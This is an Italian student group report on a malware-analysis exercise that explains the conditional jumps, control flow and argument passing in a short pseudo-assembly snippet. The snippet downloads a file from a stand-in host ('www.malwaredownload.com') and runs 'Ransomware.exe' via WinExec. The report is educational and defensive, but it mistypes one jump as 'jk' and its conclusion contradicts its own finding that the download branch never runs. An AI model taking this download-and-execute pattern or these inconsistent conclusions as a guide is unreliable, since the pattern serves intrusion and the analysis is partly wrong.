



PROGETTO S11-L5

PARTECIPANTI: CARMELA FERRANDINA, DANILO
MALAGOLI, GIAMMARCO IORIO, VALERIO ZAMPONE.

TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- 01 Spiegate, motivando, quale salto condizionale effettua il Malware.
- 02 Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- 03 Quali sono le diverse funzionalità implementate all'interno del Malware?
- 04 Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

1. SALTO CONDIZIONALE



Un salto condizionale è un'istruzione di controllo del flusso in linguaggio assembly (o di basso livello) che permette al programma di alterare il suo normale flusso di esecuzione basato sul risultato di una condizione valutata. Queste istruzioni vengono utilizzate per implementare decisioni e cicli, che sono fondamentali per qualsiasi programma, inclusi i malware. In assembly, un salto condizionale controlla il flusso del programma confrontando i valori nei registri o nella memoria. Le istruzioni di salto condizionale più comuni includono:

- **JZ (Jump if Zero)**: Salta a una specifica locazione di memoria se l'ultimo confronto ha prodotto zero (indicando uguaglianza).
- **JNZ (Jump if Not Zero)**: Salta se l'ultimo confronto non ha prodotto zero (indicando disegualianza).
- **JE (Jump if Equal)** e **JNE (Jump if Not Equal)**: Simili a JZ e JNZ.
- **JG (Jump if Greater)**, **JL (Jump if Less)**, e le loro varianti (**JGE**, **JLE**, ecc.): Saltano in base al risultato di un confronto maggiore o minore.

SALTO CONDIZIONALE NEI MALWARE

Nel contesto dei malware, i salti condizionali sono utilizzati per:

- **Anti-debugging e anti-analisi:** Il malware può includere controlli che verificano se è in esecuzione in un ambiente di debugging o virtualizzato. Se tali condizioni sono soddisfatte (ad esempio, se un debugger è attivo), il malware può saltare su una routine di auto-terminazione o su una routine innocua per evitare il rilevamento.
- **Esecuzione condizionale:** Basato su specifiche condizioni (come la presenza di determinati file, configurazioni di sistema, ecc.), il malware può decidere di eseguire diverse parti del codice. Per esempio, può scaricare ulteriori componenti solo se determinate condizioni sono soddisfatte.
- **Propagazione e attacco:** Il malware può decidere di infettare ulteriori file, diffondersi attraverso la rete o attivare un payload maligno basato su condizioni specifiche. Ad esempio, un ransomware potrebbe controllare se determinati file sono presenti prima di criptarli.

Osserviamo la seguente tabella e cerchiamo di comprendere i salti condizionali che vengono effettuati:

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Il malware effettua due salti condizionali nel codice fornito.

Il primo salto condizionale (**jnz**) viene effettuato dopo l'istruzione **cmp EAX, 5**. Questo salto condizionale viene eseguito solo a patto che il registro EAX sia diverso da 5. ciò avviene perché il malware ha come scopo quello di puntare a "**loc_0040BBA0**" solo se il contenuto di EAX è diverso da 5. Nel nostro caso, il registro EAX viene volutamente settato a 5, perciò questo salto non viene effettuato.

Il secondo salto condizionale (**jk**) viene eseguito dopo l'istruzione **cmp EBX, 11**. Questo salto condizionale viene eseguito solo se il registro EBX è uguale a 11. Visto che EBX viene incrementato da 10 a 11 poco prima in locazione 0040105F inc EBX, questo salto viene effettuato.

2. DIAGRAMMA DI FLUSSO



Un diagramma di flusso è una rappresentazione grafica di un processo, che utilizza simboli standardizzati per mostrare le diverse operazioni e il flusso di controllo tra di esse. Viene utilizzato per visualizzare passo-passo la sequenza delle azioni o delle decisioni necessarie per completare una specifica attività o risolvere un problema.

Osservando le tabelle seguenti (e facendo riferimento anche alla tabella precedente) cerchiamo di comprendere i salti condizionali che vengono effettuati. Evidenzieremo in verde quelli effettuati ed in rosso quelli non effettuati.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0 ; tabella 2	
0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com			
0040BBA4 push EAX ; URL			
0040BBA8 call DownloadToFile() ; pseudo funzione			
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0 ; tabella 3	
0040FFA0 mov EDX, EDI EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe			
0040FFA4 push EDX ; .exe da eseguire			
0040FFA8 call WinExec() ; pseudo funzione			

mov EAX, 5
 mov EBX, 10
 cmp EAX, 5
 jnz loc_0040BBA0 Salto condizionale non effettuato
 inc EBX cmp EBX, 11
 jz loc_0040FFA0 Salto condizionale effettuato

Abbiamo detto, poc'anzi, che la condizione per effettuare il salto di **mov EAX, 5** non viene soddisfatta e quindi il codice non esegue le righe di comando che continuano in tabella 2.

Invece, per quanto riguarda la condizione di **mov EBX,10** questa viene incrementata a EBX, 11 soddisfando così la condizione. In questo modo, il malware continua ad essere eseguito con i comandi in tabella 3.

3. FUNZIONALITA' IMPLEMENTATE



Da una prima analisi, possiamo osservare che il codice tenta due chiamate di funzione: una a DownloadToFile() e una a WinExec(). Tuttavia, solo la seconda viene eseguita a causa della logica dei salti condizionali. La funzione DownloadToFile() avrebbe scaricato un file dall'URL specificato se il salto jnz fosse stato effettuato, mentre WinExec esegue il file ransomware localizzato nel percorso indicato. Le funzionalità osservate nel malware includono meccanismi di download ed esecuzione, comuni nelle fasi di attacco che comprendono l'inizializzazione dell'infezione e l'esecuzione di payload dannosi.

Il malware si compone di **due funzionalità** principali:

1. Download di un file: Il malware è in grado di scaricare un file da un URL specifico.
2. Esecuzione di un file: Il malware può eseguire un file.exe specificato.

Chiamata alla funzione DownloadToFile():


L'istruzione `mov EAX, EDI` carica l'indirizzo web www.malwaredownload.com nel registro EAX. Successivamente, tramite "push EAX", L'indirizzo web viene inserito nello stack per essere utilizzato come argomento per la funzione "DownloadToFile()". La funzione "call DownloadToFile()" richiama la funzione DownloadToFile, la quale scarica un file che ha l'URL passato come argomento.

La funzione necessita di un indirizzo web come parametro; in questo modo il malware sa esattamente quale file dovrà scaricare.

Chiamata alla funzione WinExec():

L'istruzione `mov EDX, EDI` carica il percorso del file C:\Program and Settings\Local User\Desktop\Ransomware.exe nel registro EDX. Successivamente, tramite l'istruzione `push EDX`, il percorso del file viene inserito nello stack come argomento per la funzione WinExec(). Infine, l'istruzione `call WinExec()`: chiama la funzione WinExec() con il percorso del file.exe come argomento. La funzione è chiamata con il percorso del file come parametro, consentendo al malware di specificare quale file eseguire.

4. ARGOMENTI DELLE FUNZIONI



Gli argomenti di funzione sono quei valori o riferimenti che vengono passati alle funzioni chiamate all'interno del codice del malware. Questi argomenti sono utilizzati dalle funzioni per eseguire operazioni specifiche.

ARGOMENTI DELLE FUNZIONI

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

- mov EAX, EDI: L'istruzione carica il valore del registro EDI nel registro EAX.
- push EAX: L'istruzione spinge il valore di EAX nello stack.
- call DownloadToFile(): Chiamata alla funzione pseudo DownloadToFile che utilizza il valore di EAX (che contiene EDI).

ARGOMENTI DELLE FUNZIONI

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- mov EDX, EDI: L'istruzione carica il valore del registro EDI nel registro EDX.
- push EDX: L'istruzione spinge il valore di EDX nello stack.
- call WinExec(): Chiamata alla funzione pseudo WinExec che utilizza il valore di EDX (che contiene EDI).

DETtagli tecnici



Tipi di Malware Rilevabili nel Codice Fornito:

- Trojan Downloader: programmi malevoli progettati per scaricare e installare altri malware da un server remoto senza il consenso dell'utente. In questo caso, la funzione DownloadToFile() viene utilizzata per scaricare ulteriori componenti dannosi da un URL specificato.
- Ransomware: malware che criptano i file della vittima e richiedono un pagamento (riscatto) per fornire la chiave di decrittazione. Nel codice fornito, la funzione WinExec() esegue un file Ransomware.exe, il che suggerisce che l'obiettivo finale del malware è quello di criptare i file della vittima e richiedere un riscatto.

CONCLUSIONI

Il malware descritto sembra una combinazione di un trojan downloader e un ransomware. Esso scarica un componente malevolo da un URL specificato e poi esegue un file ransomware per criptare i file della vittima, richiedendo un riscatto per il ripristino. Questo tipo di attacco multi-fase è comune nelle campagne di malware avanzate, dove il downloader iniziale prepara il terreno per un payload più dannoso. Rappresenta un rischio significativo poiché consente agli aggressori di modificare dinamicamente il comportamento del malware, rendendo più difficile la sua rilevazione e rimozione, e mantenendo un accesso persistente al sistema compromesso.

COME PROTEGGERSI

- **Antivirus e Antimalware:** Utilizzare software di sicurezza aggiornato.
- **Aggiornamenti:** Mantenere il sistema operativo e le applicazioni aggiornati.
- **Backup:** Eseguire regolarmente il backup dei dati.
- **Cautela:** Essere prudenti nel cliccare link, scaricare file, e installare software.



Valerio Zampone



Danilo Malagoli



Carmela Ferrandina



Giammarco Iorio